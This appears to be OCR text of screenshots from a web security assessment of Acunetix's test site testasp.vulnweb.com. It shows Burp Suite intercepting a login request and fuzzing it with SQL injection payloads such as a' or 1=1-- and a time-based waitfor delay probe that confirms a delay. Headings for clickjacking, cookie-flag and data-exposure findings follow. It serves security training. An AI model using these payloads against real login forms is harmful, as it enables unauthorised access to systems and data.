User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://testasp.vulnweb.com
Connection: close
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FSearch%2Easp%3F
Cookie: ASPSESSIONIDQCSATCSQ=IGABGECBGPFGJKKJFPAJKOHM
Upgrade-Insecure-Requests: 1
tfUName=123456&tfUPass=456789
0 matches
Copyright 2019 Acunetix Ltd.
testasp.vulnweb.com
Type here to search
32°C
ENG
12:00
10-10-2021



acuforum login
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://testasp.vulnweb.com:80 [3.126.110.1]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /Login.asp?RetURL=%2FSearch%2Easp%3F HTTP/1.1
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://testasp.vulnweb.com
Connection: close
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FSearch%2Easp%3F
Cookie: ASPSESSIONIDQCSATCSQ=IGABGECBGPFGJKKJFPAJKOHM
Upgrade-Insecure-Requests: 1
tfUName=123456&tfUPass=456789
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Type a search term
0 matches
Copyright 2019 Acunetix Ltd.
testasp.vulnweb.com
Type here to search
32°C
ENG
12:00
10-10-2021



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request
Response
Target: http://testasp.vulnweb.com
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map
URL-encode as you type
Message editor documentation
Burp Repeater documentation
Ready
0 matches
Copyright 2019 Acunetix Ltd.
testasp.vulnweb.com



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
Start attack
Add §
Clear §
Auto §
Refresh
Clear
0 matches
2 payload positions
Length: 637
Copyright 2019 Acunetix Ltd.
testasp.vulnweb.com


acuforum login
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 134
Payload type: Simple list
Request count: 268
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...
Form field values
Server-side variable names
Fuzzing - SQL injection
Fuzzing - XSS
Fuzzing - path traversal
3 letter words
4 letter words
5 letter words
Remove
Up
Down
Payload Encoding
Copyright 2019 Acunetix Ltd.
testasp.vulnweb.com
Type here to search
32°C
ENG
12:01
10-10-2021



acuforum login
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Position Payload Status Error Timeout Length Comment
0 200 3413
1 1 ' 500 1423
2 1 a' or 1=1-- 302 362
3 1 "a"" or 1=1--" 200 3348
4 1 or a = a 200 3348
5 1 a' or 'a' = 'a 200 3348
6 1 1 or 1=1 200 3348
7 1 a' waitfor delay '0:0:10'-- 200 3348
8 1 1 waitfor delay '0:0:10'-- 500 1423
9 1 declare @q nvarchar (200)... 200 3348
10 1 declare @s varchar(200) s... 200 3348
Request Response
Raw Params Headers Hex
POST /Login.asp?RetURL=%2FSearch%2Easp%3F HTTP/1.1
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://testasp.vulnweb.com
Connection: close
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FSearch%2Easp%3F
Cookie: ASPSESSIONIBQQBATC=JGABGBCBGPFGJEKGFPAGKCHK
Upgrade-Insecure-Requests: 1
tfUName=a'%20waitfor%20delay%20'0%3a0%3a10'--&tfUPass=456789
Type a search term
0 matches
105 of 268
Payload Processing
Payload Encoding
Copyright 2019 Acunetix Ltd.
testasp.vulnweb.com
Type here to search
32°C
ENG
12:02
10-10-2021


acuforum login
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Intruder attack 3
Result 7 | Intruder attack 3
Position: 1
Payload: a' waitfor delay '0:0:10'--
Status: 200
Length: 3348
Timer: 10422
Previous
Next
Action
Start attack
Payload Sets
Payload Options [Simple list]
Payload Processing
Payload Encoding
Copyright 2019 Acunetix Ltd.
testasp.vulnweb.com
Type here to search
32°C
ENG
12:02
10-10-2021



acuforum login
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Intruder attack 3
Result 7 | Intruder attack 3
Position: 1
Payload: a' waitfor delay '0:0:10'--
Status: 200
Length: 3348
Timer: 10422
Previous
Next
Action
Show response in browser
To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.
http://burp/show/6/72c1yqz96w1lzteocmjdd4uiera3zzrk
Copy
Close
In future, just copy the URL and don't show this dialog
Start attack
Payload Sets
Payload Options [Simple list]
Payload Processing
Payload Encoding
Copyright 2019 Acunetix Ltd.
testasp.vulnweb.com
Type here to search
32°C
ENG
12:02
10-10-2021




3) USER COMPONENTS WITH KNOWN VULNERABILITIES




4) SECURE FLAG AND HTTP FLAG NOT ENABLED




5) CLICKJACKING VULNERABILITY





6) SENSITIVE DATA EXPOSURE WITH POST METHOD




